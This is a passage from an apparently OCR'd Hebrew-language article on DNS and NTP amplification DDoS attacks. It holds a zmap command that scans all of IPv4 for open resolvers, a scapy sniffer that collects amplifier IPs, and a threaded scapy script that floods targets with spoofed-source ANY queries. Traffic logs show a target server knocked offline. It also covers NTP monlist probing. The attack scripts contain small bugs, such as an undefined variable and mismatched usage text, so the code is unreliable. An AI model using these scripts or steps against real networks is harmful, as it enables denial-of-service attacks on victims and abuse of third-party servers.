yFZBcusb/0BFl1o0f5t6f6PpPfBnFG828Zvq0kh1XQUMMS7LzTiCaFEX GZXSFA==
```

```
cpsc.gov.             10710   IN      RRSIG   MX 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. qivrHk2C+FAlCZde7wFWYbITj/8fnPEbldNuw2VrLiEzyVvTfb6BciFi
wWrthpoSiebnY8C/W0ee0fdSTfTjaBqzC8wc8q10gyZ78To20ifgmHL2
jWO5kdUXwO4RsbPqVxgS8AZM6uEnlYMmcIhr9wKjBLD6kQ+Tba28TWHI
XgcvDcIfHA6NQqAF+5DNDsltW5+fhLWqDAy06M+JcAs1CiZAD33stPQu
2iaHc0npWqNtoh8jcSldRNPCHIY57ser+SQTNThfUcAXFuS+ltObK+sb
vt53cAuW33DjO34Ao3EqWIlyEzlCw6DK7SYYg5bzCmB/XC2n/vWt23H1 rQYjXA==
cpsc.gov.             10710   IN      RRSIG   NS 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. sJR38UnMC15F/P2guWXfoYeWK45ktWRZUA2BhsSU4VYI8XcZYZVF6B7E
9UxcTC6PFC8sVEf/D3KdlTUaPE1yg1QxYhAo4tHsu65rY4uOlD0YfpKy
t5jenCE2Vk24mWI0VYRPwXJJrx5D3QHA8rUXxg29pBFPz25iu2ST2XQq
40Qkk/g0XC9DId5wULKjAr0XWozErYO7jGAiCf74b7Jpvlo44PwqrxhZ
9pDH7gO2uYkJD7qIaF5iU2MgfRdgjEv1xW+G/4Tb14Wnc+Z0+/r45cK/
OB8OQEPt4E3w59KaSSRZNClxT68wMJkluUhTCLcgmgpGYkiG8SPDvUgg UP8NYw==
cpsc.gov.             10710   IN      NSEC3PARAM 1 0 12 AABBCCDD
cpsc.gov.             10710   IN      DNSKEY  256 3 7
AwEAAXQUfP1/CdN5/YYXxWdePx3dWhhY7RmzxEfGXSZ0ea5BZoOXTLHd
giWlm9ORnZ5hC+kaDRoYjgZXnkZOkhQhCDBwm2O2IOGBjBLMMtbm9hNK
b2WGE8WC/E3j56YfepaMSzhxICu1xgY8JeYhmfpc3C5Z9Mm2oPm91cwU
WZZY8i5f2F04tNBBymXTfu0mytCvp/dNxUjM45svY+SNRJltgcy07qBj
T/GHDglEc6iJdBtvik3Nd4RfFfI+ftG8xSxfna3Nv4BVdYxPkE4us3ti
0dv/Ejwl9kuoXhT7/Ydpdze/boWmIuwjn3a66Afg7CHtmYyW6InLz57r tzUTGUdStgc=
cpsc.gov.             10710   IN      DNSKEY  257 3 7
AwEAAX5Tor9V7TnhfUMAL67reT+IFYd+4ciQv/UnvZbNgj7DgDuJPpcl
Owh6ypAldCYgTXkF2Qt+an9WVp+Khsp2wRCCOhvGIUR9sOGdzxumDUCT
Uru2dxHAqIn1QYSjuT8huMDDyBJmnoA4AY1Te86mcE1Jwpo+S9KoB23Z
JgnMedU+6i8Qm9cdGLNM7nqEXhgKgmKc/387UFdh25jltsg0d2gOK//q
k2HfLdDqv8XlrlacfMsSXniVwK7E6mtqcfbF518M2bl6UFJWXuxp+cU8
0WdmGiQfxmLvm62a2aVs9IzR6qGg0Ce5bxbx68v6gYTgIOUBm8ERytZ3 T2jzc0QOKQc=
cpsc.gov.             10710   IN      DNSKEY  257 3 7
AwEAAZztz17cVspxUk8egfYEFLuyPXVETlPdT2PAuy+cZTk3afTS7cda
Tnsk43AIqgnCkTvHE9m4gVuOhNmFjPIABPkfmaCtOzyqVmLjxb36JMxJ
TnhBPBYjWY0HrBdEGCGG7eZzY4ll9kAMPIxE1OmMl9iM0dQSzamITEWN
89oPptHnlbjz8k7nQO3xyzXreamjhIW/2iIJhM+CdHe2CgMhPtf8b4QR
8CuIBMH07gvsTKljuvQLiS1ThQYYpmLgriiWjnQFum2FJe6J7x8joDAq
YCzbQUdGSyJPp6FYibaG70Y62fIf9DNgHRMH/3c79DW9RmwzFggjfKLf y4hOgRbsVFc=
cpsc.gov.             10710   IN      DNSKEY  256 3 7
AwEAAbpeSszphwwkOIJn1ha6DE/W3YRXFR2vsMi0RKhq5x9t487UJc0c
eamz5TZj6KV5/tzL8/Qr2jnTaQmpWtJHbnF0kqpxeZIR+wzaNbMtEH30
UF5BDv9Bya0W9I+40dS48996kedhEvL6KwmMelB7FH6QPd0ixyhp0+ci
5vew9lzTESEsJ2X2uJrCqo3UacsHyYIzaTSXPpfwizQCql4VySq6+im1
74QaYw/FU4aADAv3R2KQvsR/uI0a7oOihxDDAvtYG7SZvotW3ASZFscd
4B6Yd84RMZC3yGdGtyrSD6tZsiJZoXhLQkkf0kOTWCjPvD8oPm+yYiGI Cm64eM3kflU=
cpsc.gov.             10710   IN      AAAA    2600:803:240::2
cpsc.gov.             10710   IN      A       63.74.109.2
cpsc.gov.             10710   IN      TXT     "v=spf1 ip4:63.74.109.6 ip4:63.74.109.10
ip4:63.74.109.20 mx a:list.cpsc.gov -all"
cpsc.gov.             10710   IN      MX      5 stagg.cpsc.gov.
cpsc.gov.             10710   IN      MX      5 hormel.cpsc.gov.
cpsc.gov.             10710   IN      NS      auth61.ns.uu.net.
cpsc.gov.             10710   IN      NS      auth00.ns.uu.net.

;; Query time: 77 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Aug 24 16:55:43 PDT 2016
;; MSG SIZE  rcvd: 4106
```

קיבלנו כ-4095 בייטים בתגובה! אך גודלה של השאילתה השתנתה מגודלה של השאילתה מהדוגמא וכעת היא 94, אך עדיין קיבלנו כאן תגובה מאסיבית. בואו נחשב את זה:

$$BAF = \frac{len(UDP\ payload)\ amplifier\ to\ victim}{len(UDP\ payload) attacker\ to\ amplifier}$$

הגודל של ה-payload עצמו, כלומר השאילתה, בנוסף לכל ההידרים, או הגודל הכולל של הפאקטה ששלחנו היתה 94 בייטים, וגודל התגובה שקיבלנו משרת ה-DNS היא כ-4095 בתים. כלומר, יש כאן אמפליפיקציה של x43.56. זאת אומרת שעם רוחב פס של 1 ג'יגה ביט נוכל לבצע התקפות של 43.5 ג'יגה ביט בשניה! אך עדיין חתיכות חסרות בפאזל, אם שרת DNS אחד החזיר לנו תגובה של 4095 בתים, תאורתית, נצטרך לשלוח לו 1,327,838 בקשות בשנייה כדי שישלח תעבורה של 43.5 ג'יגה ביט בשנייה לקורבן שלנו. אך מכיוון שלא סביר ששרת DNS שלנו מחובר לרשת של 43 ג'יגה ההתקפה לא תוכל לצאת לפועל.

ולכן, על מנת להוציא את ההתקפה לפועל נצטרך המון שרתי DNS ישלחו תגובות, אומנם כל שרת ישלח טיפת תעבורה אך יחד נקבל ים שלם של תעבורה, אך לא רק זה, בכך שנשתמש בהרבה שרתי DNS שיתפקדו כ-Amplifiers ההתקפה תהיה ממספר רב של מקורות, מכוון ששרתי ה-DNS הם אלה ששולחים את התעבורה לקורבן ובגלל זה תהיה קשה יותר לחסימה ביידי הקורבן. אז איך נמצא אותם? נסרוק את הרשת בחיפוש אחרי שרתים אלו. (לא מומלץ לעשות את זה מרשת ביתית, או בכלל כי כן מדובר ב-traffic שלא כל אחד שמח לקבל לרשת שלו ובדרך כלל התהליך יכול להיות מלווה ב-Abuse reports שישלחו ל-ISP שלכם).

סריקת האינטרנט ומציאת שרתי DNS

נעזר ב-ZMap, כלי עוצמתי לסריקת רשתות ומחקר ונחפש שרתי DNS פתוחים בהם נוכל להשתמש כ"מגבירים" כדי להעצים את ההתקפה שלנו. נעשה זאת ע"י שליחת שאילתות DNS לכל טווח ה-IPv4 (0.0.0.0-255.255.255.255) השרתים שיגיבו לשאילתה - הם שרתי DNS פתוחים. שמרנו את ה-Payload של שאילתת "ANY" לדומיין cpsc.gov בקובץ "cpsc.gov.pkt". שנית, העלנו שרת והתקנו עליו zmap, לאחר ההתקנה אנו נריץ את הפקודה הבאה שתתחיל את שליחת החבילה ברחבי האינטרנט:

```
[root@ubuntu tmp]# zmap -M udp -p 123 --probe-args=file:cpsc.gov.pkt -B
10M
Aug 23 17:50:53.414 [INFO] zmap: output module: csv
Aug 23 17:50:53.414 [WARN] csv: no output file selected. no results will
be provided.
0:01 0%; send: 13841 13.8 Kp/s (13.6 Kp/s avg); recv: 5 4 p/s (4 p/s
avg); drops: 0 p/s (0 p/s avg); hits: 0.04%
```

הפרמטר '**M**' אחראי על probe, אם נרשום UDP החבילות שישלחו יהיו UDP, בחרנו ב-UDP מכיוון ששרתי ה-DNS שננצל חייבים לתמוך בקבלת שאילתות UDP, מכיוון שהוא פרוטוקול connection-less, כלומר - לא מתבצע handshake. מה שאומר, שאין אימות לשולח. ולכן, נוכל לנצל זאת לשם זיוף כתובת השולח. נגרום לשרת ה-DNS לשלוח את התגובה לכתובת המקור ממנה הוא קיבל את השאילתה, כלומר כתובתו של הקורבן.

הפרמטר "**-probe-args**" אחראי לטעינת ה-payload מקובץ, כלומר השאילתה אותה הוא שולח. הפרמטר '**B**' אחראי להגבלת התעבורה שהכלי שולח, מכיוון שברשותנו שרת עם רוחב פס גבוהה, לא היינו רוצים להשתמש בכולו אלא הרשנו לכלי zmap לשלוח 10MB בשנייה לצורך הסריקה.

אבל רגע אחד, הכלי הזה רק שולח פאקטות! מה יקרה אם אחד משרתי ה-DNS באמת יגיב לשאילתה הזאת? התשובה היא כלום. הכלי הזה כמו שאמרנו הוא רק שולח פאקטות, הוא לא מאזין לתעבורה שמתקבלת לשרת, ולשם כך נצטרך לכתוב כלי שיאזין לכל התעבורה שנכנסת משרתי ה-DNS לשרת שלנו, אנו נשמור את האייפים של שרתי ה-DNS שהחזירו לנו תגובה לשם הניצול שלהם מאוחר יותר בשלב יישום ההתקפה.

בחרנו ב-Python - אך תוכלו להשתמש בכל שפה למימוש הקונספט - או אפילו ב-tcpdump:

```
#!/usr/bin/env python2
from scapy.all import *
from sys import argv
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)


def callback(pkt):
    global argv
    required_size = int(argv[3])
    response_length = pkt["UDP"].len
    if response_length >= required_size:  # the response size we're
looking for
        print response_length, pkt["IP"].src
        handler = open('out.txt', 'a')
        handler.write("{0}\n".format(pkt["IP"].src)) # log the source IP
        handler.close()


def main(port, interface):
    sniff(iface=interface, prn=callback, filter="udp src port
{0}".format(port), store=0)

if __name__ == '__main__':
    args = argv[1:]
    if len(args) is 3:
        main(*args[:-1])
    else:
        print "Usage: {0} port interface response-size".format(argv[0])
```

הסקריפט מאזין לבקשות נכנסות מפורט מסויים ובודק אם גודל התגובה היא מעל N בתים מכיוון שזו גודל התגובה שאנחנו מחפשים(במקרה שלנו: 4095). הסיבה היא שאנחנו בכלל בודקים את גודל התגובה היא בגלל שחלק משרתי ה-DNS מקונפגים עם limit מסוים פר תשובה. אם נוריד את ה-if הזה נוכל לראות קשת רחבה של גדלים. לאחר שנמצאו תגובות בעלי גודל של N נשמור את כתובות הIPוש שמהם הגיעו התגובות הנ"ל לקובץ "out.txt" לצורך מימוש ההתקפה בהמשך.

במקרה שלנו, נאזין לתעבורה הנכנסת מפורט 53, הפורט של שרתי ה-DNS:

```
alpha@ubuntu:/tmp$ python sniff.py 53 eth0 4095
4103 77.91.133.2
4103 94.73.239.8
4103 79.141.67.94
4103 41.84.50.83
4103 94.232.19.110
4103 132.255.191.254
4103 178.210.132.33
4103 37.216.248.146
4103 103.12.163.172
4103 43.224.112.206
4103 46.19.46.213
4103 200.29.119.44
4103 182.71.16.218
...
...
```

לאחר ריצה של פחות מדקה קיבלנו תגובות בגודל של 4103 בייטים מ-24 שרתי DNS פתוחים. כמובן שליישום ההתקפה נצטרך הרבה יותר מ-24 שרתים להתחשב בעובדה שכל אחד מהם שולח רק 4103 בייטים. לכן, נשאיר את הסריקה לרוץ עד שתסיים.

לאחר ריצה של הסקריפט קיבלנו כ-70,000 שרתי DNS שבהם נוכל להשתמש כ-Amplifiers. כעת, נוכל להמשיך לשלב הבא שהוא יישום ההתקפה עצמה.

יישום התקפת DNS Amplification ב-Python

אנו נשלח את שאילתת ה-ANY על הדומיין לכל אחד משרתי ה-DNS שאספנו משלב הקודם ונשנה את כתובת המקור של השולח לזו של הקורבן. התוצאה תהיה שכל אחד משרתי ה-DNS יחזיר את תשובתו לשאילתה לקורבן:

```
#!/usr/bin/env python2
import threading
from scapy.all import *


def attack(target, port, server, domain):
    # send a spoofed packet
    pkt = IP(src=ip_addr, dst=server) / UDP(sport=RandShort(),dport=53,
len=45) / DNS(id=RandShort(), rd=1, qd=DNSQR(qname=domain, qtype="ALL",
qclass="IN"), ar=DNSRROPT(rclass=65527, rdlen=0), )
    send(pkt)


def main(target, port, amp_file, domain, threads=10):
    with open(amp_file) as f:  # read amplifiers file
        servers = f.read().splitlines()
    servers_len = len(servers)
    port, threads = int(port), int(threads)
    iterator = 0
    while True:
        try:
            while threading.activeCount() <= threads:
                server = servers[iterator]
                t = threading.Thread(target=attack, args=(target, port,
server, ))
                t.start()
                iterator = (iterator + 1 if iterator < servers_len-1
else 0)
        except (KeyboardInterrupt, SystemExit):
            raise


if __name__ == '__main__':
    from sys import argv
    args = argv[1:]

    if len(args) < 3:
        print 'Usage: {0} target port list [threads]'.format(argv[0])

    else:
        main(*args)
```

הסקריפט שולח את ה-payload של שאילתת ה-ANY של הדומיין cpsc.gov לכל אחד משרתי ה-DNS ברשימה שלנו, אך בנוסף משנה את ה-Source IP של הפאקטה לכתובת האייפי של הקורבן שלנו.

עכשיו, מאחר שיש לנו רשימה של שרתי DNS, נוכל לבצע את ההתקפה, לצורך ההדגמה אשתמש ב-2 שרתים, תוקף ונתקף.

סקריפט ההתקפה שלנו מקבל 4 ארגומנטים, הדומיין שנבקש את כל רשומותיו, קובץ המכיל את רשימת שרתי ה-DNS וכתובת ה-IP של הקורבן הפרמטר האחרון הוא מספר הטרדים:

```
# python dns.py
Usage: dns.py [list] [domain] [ip]
```

```
[root@DX601-S20-TP tmp]#  screen -dm python dns.py amplifiers.txt cpsc.gov
[root@DX601-S20-TP tmp]# dstat -n
-net/total-
 recv  send
   0     0
1350B  198k
1414B  199k
1776B  197k
2032B  200k
1524B  201k
1248B  193k
 966B  195k
 838B  199k
 928B  200k
 710B  194k
```

אכן התבצעה אמפליפיקציה שקרובה לחישוב שעשינו (43.5x): השרת התוקף שולח כבערך כ-200KB בשנייה, או 1.6Mb בשנייה. כעת, נבדוק מה קורה בצד של הקורבן, כמה תעבורה הוא מקבל בשנייה? נריץ את הפקודה dstat -n ונסתכל על העמודה recv:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
   0     0
7389k  139k
7303k  154k
7452k  155k
7641k  153k
7253k  165k
7616k  176k
7470k  166k
7304k  161k
7489k  154k
7171k  172k
7408k  171k
7551k  167k
6998k  167k
7538k  181k
7264k  175k
7461k  176k
7086k  176k
7489k  180k
7287k  183k
7291k  184k
7410k  195k
7355k  180k
7251k  182k
7335k  188k
```

נראה כי אנחנו מקבלים בערך 7,300KB בשנייה, או 59.2Mb בשנייה(!)

ניתן לראות כאן בבירור כי ההתקפה גדולה יותר מהתעבורה ששלחנו מהשרת המתקיף, ולכן אכן התבצעה האמפליפיקציה. אך כמה?

נקח את ה-peak של התעבורה היוצאת בשרת המתקיף, במקרה שלנו 201kB/s, ובנוסף נקח את ה-peak של התעבורה הנכנסת אל השרת המותקף - 7,764kB/s, ונבצע פעולת חילוק בין שניהם: 201/7764 נקבל x39. שזה קרוב מאוד לחישוב התיאורתי הראשוני שהתחלנו איתו: 43.5x.

כתבנו את התוכנית ב-Python כדי לעזור לכם להבין איך התקפת מניעת שירות מוגברת פועלת מאחורי הקלעים. כדי להגביר את ההתקפה עליכם לשלוח יותר חבילות בשנייה, מה שאומר שנצטרך להיות יותר "למטה" ולכן בדוגמא שנציג בהמשך, מימשנו את ההתקפה בצורה שונה.


```
[root@DX601-S20-TP tmp]# ./dns [redacted] 80 amplifiers.txt 1 10 | dstat -n
-net/total-
 recv  send
   0     0
 761B 6003k
 602B   13M
 492B   13M
 474B   13M
 428B   13M
 794B   13M^C

[root@DX601-S20-TP tmp]#
```

התעבורה הנשלחת מהשרת תוקף הינה 13Megabytes/s או 104Mbps. ומה אנחנו מקבלים בשרת הנתקף? נסתכל על עמודת ה-recv:

```
[root@webserver ~]# dstat -n
-net/total-
 recv  send
   0     0
1178B 1134B
2587B 1548B
  30k  382B
 558B  654B
  84M 8843k
 117M   12M
 117M   12M
 117M   13M
 117M   12M
 117M   13M
 117M   12M
  51M 5551k
1103k  155k
 736k  119k
 375k   68k
 423k   84k
 207k  114k
 147k   32k
 123k   26k
```


ניתן לראות שההתקפה העמיסה על השרת, 117M/s זה המקסימום של 1Gbit Ethernet. למעשה, ההתקפה הייתה כה חזקה (תיאורתית 4.056Gbps) שהשרת הנתקף קרס למספר שניות(!):



*disclamer קטן, ברוב ספקיות האינטרנט IP Spoofing (שינוי ה-Source IP) חסום בעזרת יישום BCP38 לרשת, שאומר שפאקטות שיוצאות עם Source IP שלא שייך לרשת יקבלו drop לפני שייצא בכלל מהראוטר, לכן סקריפט זה לא יעבוד אם תנסו את זה על החיבור הביתי שלכם.

לצורך המאמר פנינו לחברות שונות ואחת מהן, שתשאר אנונימית מבקשתה, הסכימה לתת לנו שרת ל-24 שעות למטרת ההדגמה :)


ניתן לסכם את הנושא של DNS Amplification בעזרת הדיאגרמה הזו:



[מקור: http://nirlog.com/2006/03/28/dns-amplification-attack]


NTP

NTP (Network Time Protocol[3]) הוא פרוטוקול המשמש מכונות לסכנרון התאריך והשעה עם שרת ה-NTP, על מנת להבטיח שתוצג השעה המדויקת. המכונה נעזרת בתאריך והשעה כדי לזהות מתי קבצים נוצרו, לצורך נקודות שחזור של המכונה וכו'.



[המכונה מתחברת לשרת ה-NTP ומעדכנת את השעה]

המכונה תקבל עדכון משרת ה-NTP שנבחר, נסניף את החבילות ברשת באמצעות Wireshark.



הגברת NTP מתבססת על עקרון בסיסי בהתקפות הגברה. בתור תוקפים, אנחנו שואפים למקסם את התשובה שאנחנו מקבלים מהשרת תוך כדי מינימום מידע.

במקרה זה, התוקף מנצל את שאילתה בשם Monlist (Monitor list). השאילתה מבקשת רשימה של N המכונות האחרונות שביצעו אינטראקציה עם השירות. עבור תוקף monlist היא כלי נהדר, בעזרתה התוקף יוכל למפות את הרשת. ככלי DDoS הוא אפילו טוב יותר מהסיבה שפאקטור ההגברה גבוהה.

[3] RFC - https://tools.ietf.org/html/rfc958


את ה-Payload של שאילתת monlist נוכל למצוא בנתיב examples/udp-probes תחת ה-Repository של ZMAP.

```
alpha@ubuntu:/tmp$ wget
https://github.com/zmap/zmap/raw/master/examples/udp-
probes/ntp_123_monlist.pkt
```

ברשתונו ה-Payload, כעת אנחנו יכולים לשלוח את החבילה לשרת NTP:


```
alpha@ubuntu:/tmp$ sudo python
Python 2.7.12 (default, Jul  1 2016, 15:12:24)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> handler = open("ntp_123_monlist.pkt")
>>> data = handler.read()
>>> handler.close()
>>> from scapy.all import *
>>> send(IP(dst="109.246.9.237") / UDP(sport=1337, dport=123) / Raw(data))
.
Sent 1 packets.
>>>
```

בעזרת Wireshark נאזין לשיחה בין המכונה לשרת השעון.



No.	Time	Source	Destination	Protocol	Length	Info
3	0.009927237	192.168.244.136	109.246.9.237	NTP	236	NTP Version 2, private
4	0.124259017	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
5	0.124281332	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
6	0.124966665	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
7	0.124976086	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
8	0.124989973	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
9	0.124994284	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
10	0.125009803	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
11	0.125012925	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
12	0.125022380	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
13	0.125025333	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
14	0.125034632	109.246.9.237	192.168.244.136	NTP	484	NTP Version 2, private
15	0.125037857	192.168.244.136	109.246.9.237	ICMP	512	Destination unreachable (Port unreachable)
